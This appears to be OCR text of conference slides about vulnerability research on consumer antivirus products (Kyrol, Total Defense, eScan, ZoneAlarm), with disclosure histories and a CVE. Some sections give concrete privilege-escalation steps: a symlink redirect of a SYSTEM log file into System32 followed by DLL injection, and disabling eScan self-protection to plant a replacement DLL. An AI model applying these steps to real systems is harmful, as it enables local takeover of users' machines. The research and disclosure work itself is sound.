ft Visual C++ 2017 Redistributable (x86) - 14.12.25810\tMicrosoft Visual C++ 2017 x86 Additional Runtime - 14.12.25810\t
Microsoft Visual C++ 2017 x86 Minimum Runtime - 14.12.25810\tNpcap 0.99-r9\tSDK Debuggers\tWindows SDK EULA\tWindows Sof
tware Development Kit - Windows 10.0.17763.132\tWireshark 3.0.0 64-bit')
127.0.0.1 - - [28/Jun/2019 00:36:36] "01;Client;DESKTOP-PIDABN7 89451 Global Update Enabled Disabled
2019-04-22 14:30:54 Custom Scan WORKGROUP F625E84E25C2AE65618A6CE188FFAC2F Microsof
t Windows 10 Pro InstallRite 2.5 KYROL Internet Security 2015 version 9.0.6.9 Kits Configuration Installer
Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.6161 Microsoft Visual C++ 2017 Redistributable (x64)
- 14.12.25810 Microsoft Visual C++ 2017 Redistributable (x86) - 14.12.25810 Microsoft Visual C++ 2017 x86 Additional
Runtime - 14.12.25810 Microsoft Visual C++ 2017 x86 Minimum Runtime - 14.12.25810 Npcap 0.99-r9 SDK Debuggers
Windows SDK EULA Windows Software Development Kit - Windows 10.0.17763.132 Wireshark 3.0.0 64-bit"
400 -
127.0.0.1 - - [28/Jun/2019 00:36:36] code 400, message Bad request syntax ('01;Client;DESKTOP-PIDABN7\t89451\tGlobal Upd
ate\tEnabled\tDisabled\t\t\t2019-04-22 14:30:54\tCustom Scan\tWORKGROUP\tF625E84E25C2AE65618A6CE188FFAC2F\tMicrosoft Win
dows 10 Pro\tInstallRite 2.5\tKYROL Internet Security 2015 version 9.0.6.9\tKits Configuration Installer\tMicrosoft Visu
al C++ 2008 Redistributable - x86 9.0.30729.6161\tMicrosoft Visual C++ 2017 Redistributable (x64) - 14.12.25810\tMicroso
ft Visual C++ 2017 Redistributable (x86) - 14.12.25810\tMicrosoft Visual C++ 2017 x86 Additional Runtime - 14.12.25810\t
Microsoft Visual C++ 2017 x86 Minimum Runtime - 14.12.25810\tNpcap 0.99-r9\tSDK Debuggers\tWindows SDK EULA\tWindows Sof
tware Development Kit - Windows 10.0.17763.132\tWireshark 3.0.0 64-bit')
127.0.0.1 - - [28/Jun/2019 00:36:36] "01;Client;DESKTOP-PIDABN7 89451 Global Update Enabled Disabled
2019-04-22 14:30:54 Custom Scan WORKGROUP F625E84E25C2AE65618A6CE188FFAC2F Microsof
t Windows 10 Pro InstallRite 2.5 KYROL Internet Security 2015 version 9.0.6.9 Kits Configuration Installer
Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.6161 Microsoft Visual C++ 2017 Redistributable (x64)


KYROL INTERNET SECURITY 2015
SETTINGS
Protection
Scanner
Update
Device
Scheduler
Logs
Notifications
Remote Console
Password
Log upload policies enforcement to Kyrol and points Anti-Virus. All the settings are deployed by using Kyrol management console by local system/network.
Settings
Enabled
Server
127.0.0.1
Port
4000
Server pulling interval
1
minutes
APPLY
License valid until: 2019/05/19
www.kyrolsecuritylabs.com

VULNERABILITY #3 - MEMORY CORRUPTION


- We modified a UPX packed sample
    - Change only 2-bytes
- We scanned the modified file and figure out the AV service stopped and crash.
- We decided to perform some fuzzing on the target
    - We did dumb fuzzing and found many bugs
    - Various file formats, packers (some samples “borrow” from Project Zero :))
- We found another interesting bug where the scanning activity keeps looping on the scanned file LOL~
    - We let the scan to run for 12 hours and it keeps scanning that file xD

VULNERABILITY #3 - THE POC




We modified the original bits to 0xFF


VULNERABILITY #3 - THE CRASH



THE FACTS

- We found out that Kyrol Internet Security uses super outdated components.
- These components are from
  - MSecure Data Labs (2012)
    - Driver, GUI and Service
  - IKARUS Security Software (2009)
    - Engine and Updates
- There's so many to talk about but we'll release the rest of the vulnerability in blog after they release new version





CASE STUDY #2

TOTAL DEFENSE ANTIVIRUS


DISCLOSURE

- We raised an issue with the vendor via the official support channel (email).
- We sent multiple emails only to be asked if we were paying customers, this annoyed us greatly.
- We decided to report to CERT / CC.
- CERT / CC helped us contact / coordinate to vendor.
    - They failed miserably too, LOL~
    - Vendor seems to be poor in communication
- CERT / CC advise us to go full disclosure
    - We were assigned to CVE-2019-15512
- We're not sure if this still an issue (or 0-day)

VULNERABILITY #1 - ELEVATION OF PRIVILEGE

- Total Defense Common Scheduler Service is prone to file abuse operations that run as privilege processes on Windows.
- The log file is created, accessed and manipulated with SYSTEM privileges.
    - C:\ProgramData\TotalDefense\Consumer\ISS\9\ccschedulersvc\ccschedulersvc.log
- We find out the folder log has permissive access rights that allow unprivileged users to perform read, write and modification.
    - The permission was set to “Everyone” group
- In this case the bug itself is a logic vulnerability
    - We don’t have to worry about ASLR, etc.

VULNERABILITY #1 - ATTACK VECTOR




https://offsec.provadys.com/images/intro-to-file-operation-abuse-on-Windows/product_x_exploit_symlink.png

VULNERABILITY #1 - THE POC (STEPS)

- Delete all files in
  - "C:\ProgramData\TotalDefense\Consumer\ISS\9\ccschedulersvc\"
- Create a pseudo-symlink named
  - "C:\ProgramData\TotalDefense\Consumer\ISS\9\ccschedulersvc\ccschedulersvc.log" that points to "C:\Windows\System32\test.dll"
- The scheduler service can be restart or wait until the computer gets rebooted. Once rebooted / restarted, it should an create arbitrary file on "C:\Windows\System32\" folder
- We could use Diaghub to inject DLL so that we can have code execution

VULNERABILITY #1 - EXPLOITATION



CASE STUDY #3

eScan Antivirus


DISCLOSURE


- We raised an issue to the vendor via support channel (email).
    - Their support replies first and tried to dispute our findings.
- Someone from the research team steps in to take care of the issue.
    - This team seems to understand what is trying to deliver.
- Within a few days of communication, our first bug gets fixed.
    - Then the second bug took them a bit longer to address.
- Pending update from the vendor. We disclose this to the public :)

VULNERABILITY #1 - PRIVILEGE ESCALATION

- eScan installation directory are given permission "Everyone (F)" to full permission
- Although the permission is “Everyone (F)”, it is “well” protected by self-defense protection
    - Protected via registry
- There’s a way we can disable the self-defense protection
- Once disabled, we can create or modify files in the installed folder
    - We found out the AV does not verify if it is a legitimate binary or not
- We crafted a simple DLL that pops-up notepad replacing “eslogon.dll”
    - Resulting SYSTEM privilege

VULNERABILITY #1 - ROOT CAUSE






VULNERABILITY #1 - DISSECTING THE PROTECTION


- eScan AV uses self-protection to protect its files
  - This is the reason they left the folder permission to “Everyone” LOL~
- The registry value gets updated via the “escanmon.exe” process.
- “Escanmon.exe” responsible for self-protection, this includes all features in the AV such as Firewall.
- Since registry modification requires Admin privilege, we could simply use the “escanmon.exe” UI console to disable the protection.
  - This helps us to bypass the Admin privilege to modify the registry key :)
  - We could use different way, but this one is a bit easier ;)
- Registry value
  - HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\MicroWorld\eConceal\eConceal Firewall\Common
    - ProPause = 0 ← default value (self-protection enable)

```
.text:0040B59E loc_40B59E:                             ; CODE XREF: sub_40A660+ED6↑j
.text:0040B59E                                         ; sub_40A660+F32↑j
.text:0040B59E                 cmp     [ebp+0E49Ch+var_E4F8], ebx
.text:0040B5A1                 jz      loc_40B95A
.text:0040B5A7                 mov     [ebp+0E49Ch+var_E534], ebx
.text:0040B5AD                 mov     [ebp+0E49Ch+var_E55C], ebx
.text:0040B5B3                 push    offset dword_50F234 ; lpData
.text:0040B5B8                 push    offset aPropause ; "ProPause"
.text:0040B5BD                 mov     ecx, offset aSoftwareMicrow_3 ; "SOFTWARE\\MicroWorld\\eConceal\\eConcea"...
.text:0040B5C2                 mov     edx, 80000002h  ; hKey
.text:0040B5C7                 call    registry_call
.text:0040B5CC                 cmp     dword_50F234, ebx
.text:0040B5D2                 jnz     loc_40B94E
.text:0040B5D8                 mov     bl, ds:Class
.text:0040B5DE                 mov     [ebp+0E49Ch+var_1
```

```
; CHAR aSoftwareMicrow_3[]
aSoftwareMicrow_3 db 'SOFTWARE\MicroWorld\eConceal\eConceal Firewall\Common',0
                                        ; DATA XREF: sub_408420+605↑o
                                        ; sub_40A660+F5D↑o ...
```



VULNERABILITY #1 - EXPLOITATION



CASE STUDY #4

ZoneAlarm

DISCLOSURE

- We raised an issue to the vendor via support channel (chat).
    - Their support sends us an email address to report the issue.
- ZoneAlarm takes security report seriously
    - It turns out their Head of Technologies approaching us via email
- ZoneAlarm updating us on the matter, explaining the issue that we found
    - They understand we report the issue is a valid issue however it did not meet their bar to fix.
    - We were told that not much information being disclosed here.
- We're not sure if this still issue exists or not

VULNERABILITY #1 - INFORMATION DISCLOSURE

- ZoneAlarm Antivirus + Firewall found to store locally the firewall, OS and pra-Alerts log.
  - fwalerts.zonealarm.com
  - osalerts.zonealarm.com
  - pralerts.zonealarm.com
- The log contained a URL that belongs to each of the alerts happened on the users PC
  - We check the URL in browser and find out the log is stored on the server-side and accessible by public.
  - It does not support SSL (encryption layer) and the web parameter is hardcoded in GET requests.


VULNERABILITY #1 - INFORMATION DISCLOSURE

- The log

```
ZoneAlarm Logging Client v15.6.104.18071
Windows 10 x64-10.0.18362--SP
type,date,time,source,destination,transport (Security)
type,date,time,virus name,file name,mode,e-mail id (Anti-Virus)
